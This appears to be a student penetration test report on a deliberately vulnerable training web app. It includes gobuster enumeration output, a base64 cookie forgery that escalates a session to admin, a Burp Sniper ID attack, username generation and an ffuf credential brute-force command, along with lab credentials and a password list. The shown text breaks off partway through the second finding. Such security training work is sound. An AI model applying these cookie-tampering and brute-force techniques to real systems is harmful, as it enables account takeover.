



PENETRATION TEST REPORT: CYBERSTEPSVULN

Prepared For: CyberSteps Training Program

Prepared By: E-Itohan

Date: April 16, 2026

Classification: CONFIDENTIAL

1. Executive Summary

Overview

A comprehensive penetration test was conducted on the "CyberStepsVuln" web application to identify security weaknesses. The assessment simulated real-world attack scenarios, focusing on web application vulnerabilities, server misconfigurations, and authentication flaws.

Key Findings

The application was found to be in a **Critical** security state. The assessment successfully demonstrated that an attacker could:

- **Steal user credentials** and database contents via SQL Injection.
- **Take full control** of the server (Remote Code Execution) by chaining file upload flaws with Local File Inclusion.
- **Bypass authentication** mechanisms to access administrative panels via cookie manipulation and brute-force attacks.
- **Exfiltrate sensitive internal files** (including configuration files and system user lists) via Local File Inclusion and WordPress plugin vulnerabilities.

Business Impact

If exploited by a malicious actor, these vulnerabilities could lead to:

- Complete compromise of the web server and underlying operating system.
- Theft of sensitive customer data and intellectual property.
- Defacement of the public-facing website.
- Financial loss through unauthorized transactions (CSRF/Parameter Tampering).
- Use of the server as a launchpad for attacks on other internal systems.

Recommendations

Immediate remediation is required. Priority should be given to patching the file upload mechanism, implementing parameterized queries to prevent SQL injection, enforcing strong authentication policies, and hardening the WordPress installation. A full security audit is recommended after these fixes are applied.

2. Scope and Methodology

Target Environment

- **IP Address:** 10.10.10.10
- **Application:** CyberStepsVuln (Custom Web App + WordPress Blog)

- **Network:** NAT (Subnet 10.10.10.0/24)

Methodology

Testing followed the **OWASP Web Security Testing Guide (WSTG)** methodology. The engagement included:

1. **Reconnaissance:** Passive and active enumeration (Gobuster, Wappalyzer).
2. **Vulnerability Analysis:** Manual testing for injection, access control, and logic flaws.
3. **Exploitation:** Validating findings to prove impact (PoC).
4. **Post-Exploitation:** Attempting privilege escalation and data exfiltration.

Tools Used

- **Recon:** Gobuster, FFuF, Wappalyzer, WPScan, cupp
- **Interception & Analysis:** Burp Suite, Developer Options (Browser)
- **Exploitation:** Netcat, Python Server, Custom Python/Bash scripts, Manual SQL Injection
- **OS:** Kali Linux

3. Findings Summary Table

Table 1: Findings Listing

ID	Vulnerability Title	Severity	CVSS Score (Est.)	Status
F-01	Information Disclosure (Directory Listing & Version Exposure)	Low	3.1	Verified
F-02	Weak Authentication & Credential Brute-Force	Medium	5.3	Verified
F-03	Parameter Tampering & CSRF	Medium	5.4	Verified
F-04	SQL Injection in News Desk Module	High	8.6	Verified
F-05	Local File Inclusion (LFI) via ThemeLoader	High	7.5	Verified
F-06	WordPress Plugin Vulnerabilities (RCE/Info Disclosure)	High	8.1	Verified
F-07	Remote Code Execution (RCE) via File Upload & LFI	Critical	9.8	Verified

4. Detailed Findings

Finding F-01: Information Disclosure (Directory Listing & Version Exposure)

Severity: Low


Affected Component: Global Configuration, /blog/wp-content/uploads/, Source Code

Description: The web server is configured to allow directory listing, and version numbers are exposed in meta tags, source code comments, and error messages. This provides attackers with a roadmap of the technology stack and potential entry points.

Proof of Concept:

Accessed /blog/wp-content/uploads/ and saw directory contents. Found WordPress version 6.9.4 in source code.


- Sensitive Information found via web surfing
 - Info —> Changelog information with services/versions data and latest fixes



Change Log	Security	Bugfix	Design
Version 0.7	SQL Fixed	AdminPanel	JS functions
Version 0.6		PHP Query	StandAlone Theme
Version 0.5		Button Fixed	Orange Theme
Version 0.4	Security Plugin	Plugin Fixed	Wordpress Update
Version 0.3	CSRF Fixed	Popup Fixed	WordPress Theme
Version 0.2	XSS Fixed	Sending Forms	
Version 0.1			WordPress 4.9

Figure 1: Changelog

- Contact us —> here the email domain can be seen



- Directory enumeration

`gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u 10.10.10.10 - -xl 276`

```
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
css (Status: 301) [Size: 308] [--> http://10.10.10.10/css/]
login.php (Status: 500) [Size: 0]
blog (Status: 301) [Size: 309] [--> http://10.10.10.10/blog/]
Admin.php (Status: 200) [Size: 8935]
support.php (Status: 200) [Size: 4192]
info.txt (Status: 200) [Size: 88]
index.php (Status: 200) [Size: 11429]
icon (Status: 301) [Size: 309] [--> http://10.10.10.10/icon/]
JS (Status: 301) [Size: 307] [--> http://10.10.10.10/JS/]
dashboard (Status: 301) [Size: 314] [--> http://10.10.10.10/dashboard/]
Info.php (Status: 200) [Size: 3771]
Editor (Status: 301) [Size: 311] [--> http://10.10.10.10/Editor/]
robots.txt (Status: 200) [Size: 72]
server-status (Status: 403) [Size: 276]
Reviews.php (Status: 200) [Size: 4542]
exercises (Status: 301) [Size: 314] [--> http://10.10.10.10/exercises/]
topsecret.html (Status: 200) [Size: 14975]
Deals.php (Status: 200) [Size: 6379]
EmployeeHandbook.php (Status: 200) [Size: 1305]
classifiedadmin (Status: 301) [Size: 320] [--> http://10.10.10.10/classifiedadmin/]
index.php (Status: 200) [Size: 11429]
visitor-newsdesk.php (Status: 200) [Size: 1037]
Progress: 249124 / 249124 (100.00%)
=====
```

Figure 3: Directory enumeration

- Relevant files found:
 - Classifiedadmin




Figure 4: Classified document discovery

- topsecret.html



Figure 5: Internal Document Discovery

- On /dashboard.php source code logging credentials for that same page



Figure 6: Credentials in Source Code

- Common directories search attempt to proof their existence:
 - sitemap.xml - Status 404 - Not found
 - robots.txt - Status 200 – accessible
 - /decoda9013smith21985.txt —> Password generator DB exposure




Figure 7: Passwords

- /ThemeLoader.php —> experimental themes site to upload themes via url. Possible XSS injection performance



Figure 8: Theme Loader

- .htaccess - Status 403 - forbidden, therefore proves their existence
- .htpasswd - Status 403 - forbidden, therefore proves their existence
- Index of /css - Status 200 - accessible
 - Bootswatch theme code. It reveals the outdated version.




Figure 9: Bootswatch version

- style.css - Developer comments in code about fixing issues in dark mode created by bootstrap themes. Apparently, on darkmode the password field could be read.



Figure 10: CSS style comments

- Identified technologies based on HTTP headers, Wappalyzer, and files.

Table 2: Technologies

Name	Technology	Installed Version	Current Version	Description
Apache HTTP Server	Web Server	2.4.41	2.4.66	Web Server
Wordpress	CMS	6.9.4	7.0	Site Builder
Bootstrap	CMS	4.6.2	5.3.8	Site Builder
Bootswatch	Framework	4.6.2	5.3.0	Bootstrap's Theme Library
Ubuntu	Operating System		25.10	Operating System
PHP	Programming		8.5.4	Programing Language

Name	Technology	Installed Version	Current Version	Description
	Language			
MySQL	Database		8.0.45	Database
jQuery	JavaScript Library	3.5.1	4.0	JavaScript Library
Summernote	JavaScript Library	0.8.18	0.9.1	Online Editor Builder for Bootstrap
jsDelivr	CDN		1.0.2	Content Delivery Network
jQuery CDN	CDN		4.0	Content Delivery Network

Impact: Assists attackers in identifying specific exploits for known versions and reveals sensitive internal paths and credentials.

Remediation:

- Disable directory listing in Apache/Nginx configuration (Options -Indexes).
- Remove version meta tags from the <head> section.
- Configure custom error pages to hide stack traces and server details.
- Remove unnecessary files (e.g., readme.html, license.txt) from the web root.

Finding F-02: Weak Authentication & Credential Brute-Force

Severity: Medium

Affected Components: WordPress Login, Customer Dashboard, Employee Handbook

Description: The application lacks rate limiting, account lockout mechanisms, and secure session management. Additionally, user credentials were exposed in source code and predictable patterns allowed for successful brute-force attacks.

Proof of Concept:

1. **WordPress:** Enumerated users via wp-json and wpscan. Used cupp to generate a custom wordlist based on user profile data (Marek Kowalski). Successfully brute-forced mkowalski with password marek1503.
2. **Customer Dashboard:** Intercepted login cookie, decoded it, and performed a Sniper attack on the ID parameter to escalate privileges from guest to admin.
3. **Employee Handbook:** Fuzzed usernames and passwords using a custom wordlist derived from robots.txt and author names. Successfully logged in and enumerated 12 employee accounts.

Customer Dashboard

With the founded credentials during the reconnaissance phase and login, it is possible to use that cookie session to find other accounts and ultimately the admin account.

- Taking the session cookie




Figure 11: Customer dashboard via demo credentials

- Inserting different ID numbers in the cookie section from developer options in the web to see if login works.




Figure 12: Trying ID numbers

- Decoding the cookie to understand the parameters to manipulate them and then hashing the result. From there, using Interceptor from Burp Suite, start a Sniper attack to find valuable ID numbers.

```
(fenix@kali)-[~]
└─$ echo "Z3Vlc3Q6R3Vlc3QgQWNjb3VudDox" | base64 -d
guest:Guest Account:1

(fenix@kali)-[~]
└─$ echo guest:Admin Account:0 | base64
Z3Vlc3Q6QWRtaW4gQWNjb3VudDowCg==
```

Figure 13: Cookie Decoding

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	20			3516	
1	1	200	22			3516	
2	2	200	18			3522	
3	3	200	64			3511	
4	4	200	6			2413	
5	5	200	14			2413	
6	6	200	7			2413	
7	7	200	4			3526	
8	8	200	10			2413	
9	9	200	8			2412	
10	10	200	4			2412	
11	11	200	4			2412	
12	12	200	4			3532	
13	13	200	5			2412	

Figure 14: Sniper Attack

- Once we found the admin ID number, use it in the terminal to generate a new cookie

```
(fenix@kali)-[~]
└─$ echo guest:Admin Account:23 | base64
Z3Vlc3Q6QWRtaW4gQWNjb3VudDoyMwo=
```

- Didn't work using "guest" parameter, but changing it to admin worked.

```
(fenix@kali)-[~]
└─$ echo admin:Admin Account:23 | base64
YWRTaW46QWRtaW4gQWNjb3VudDoyMwo=
```




Figure 15: Stolen Cookie for Administrator





Figure 16: Admin Panel and Customer Listing

- Therefore we can say that this endpoint is compromised, accounts can be stolen including the admin account.

Employee Login Page


/EmployeeHandbook.php



The screenshot shows a web browser window with the address bar displaying "10.10.10.10/EmployeeHandbook.php". The page has a blue header with the text "CyberStepsVuln - Employee Portal" and "Internal employee access only." below it. A navigation bar contains links for "CyberStepsVuln", "News", and "Admin Panel". The main content area is titled "Employee Login" and features two input fields: "Email" and "Password". A blue "Login" button is positioned below the password field.

Figure 17: Employee Login

- Checking how would be the logging request internally



This screenshot shows the same "Employee Login" page, but with test data entered. The "Email" field contains "ss@dscdsc.com" and the "Password" field is filled with seven dots. The blue "Login" button remains visible below the password field.

Figure 18: Testing Request Logic




Figure 19: Request on Burp Suite

Now we know the parameters *email*=*"email"*&*password*=*"password"* are needed

- From the author's names found on the main page 10.10.10.10 under each article, the author Mati Hautameki is selected for a brutforce login.




Figure 20: Authors

- Using Python Username Generator to generate a sample of usernames for the author Mati Hautamei
 - First generate using the mentioned python script and giving the name and last name found
 - changing the file extension into .txt

```
python3 UsernameGenerator.py userfile usernames
```

```
-----
Usernames written to output file usernames
Number of users created: 312
-----

(fenix@kali)-[~/Brutforce]
└─$ cat usernames
hautameki
mati
mati.hautameki
hautameki.mati
mati-hautameki
hautameki-mati
matihautameki
hautamekimati
mati_hautameki
hautameki_mati
m.hautameki
h.mati
hautameki.m
mati.h
m-hautameki
h-mati
hautameki-m
mati-h
mhautameki
hmati
hautamekim
matih
m_hautameki
h_mati
hautameki_m
```

Figure 21: Potential Usernames of Author

- Using fuzzing to match the password to any of the generated username, with the password file found at /robots.txt

```
← → ↻ ⚠ Not secure 10.10.10/decoda9013smith21985.txt

Password Generator Prototype DB:
eF"7$~nYt2A# Va
I3#G7zgV"4}Ru*N;
J:~W7"F*9e{6L6SC
f#kV;"8a6xmKD=@[
YbL%XRq8aP:Str-G
Q*Z^ 9N3W=)7AZC
m8CGAWT!>4a~/bp
n9z7=XkKpsy6hY~4
5E RBd3(Cr7mMFw
xJk;Eeq+cVx{(4Hy
JBj!Kq3zV(atTx6Q
Z]Yy8$ s7e<hE[MG
D9sGsdH[nvB+ p8C
E'd)7B05Rs(Z:Eh6
U7{x"s*kY6JT $8y
aeJv,dx46)PjhX'K
WdSs[6hw9D-kyX/?
yQ5<f$9N}(2RJD)x
f8Z)*+4gSkzPhxg
w-UkPuFh5gh-L,fy
wMnTa7gpre,%<P8=
IBqa62x0h;SE,A03
p[K8-B]uk{gM=$3j
f)d,:Qn4al+z]wJv
J GS{Wzyx66w7b]
j/E@!9m=L^d,7b~.
(N)w4ft?,*SLju>8
b-Y):6MGWMS`JLjd
```

Figure 22: Passwords File

We can assume that the domain would be @cybersteps.com



But for best practices, we could create a wordlist with different domains.

- Fuzzing

```
ffuf -u "10.10.10.10/EmployeeHandbook.php?email=USERFUZZ&password:PASSFUZZ" -w usernames=USERFUZZ -w cyberpasswords:PASSFUZZ
```



Figure 23: Username Match

- Adding the domain, we log into the page

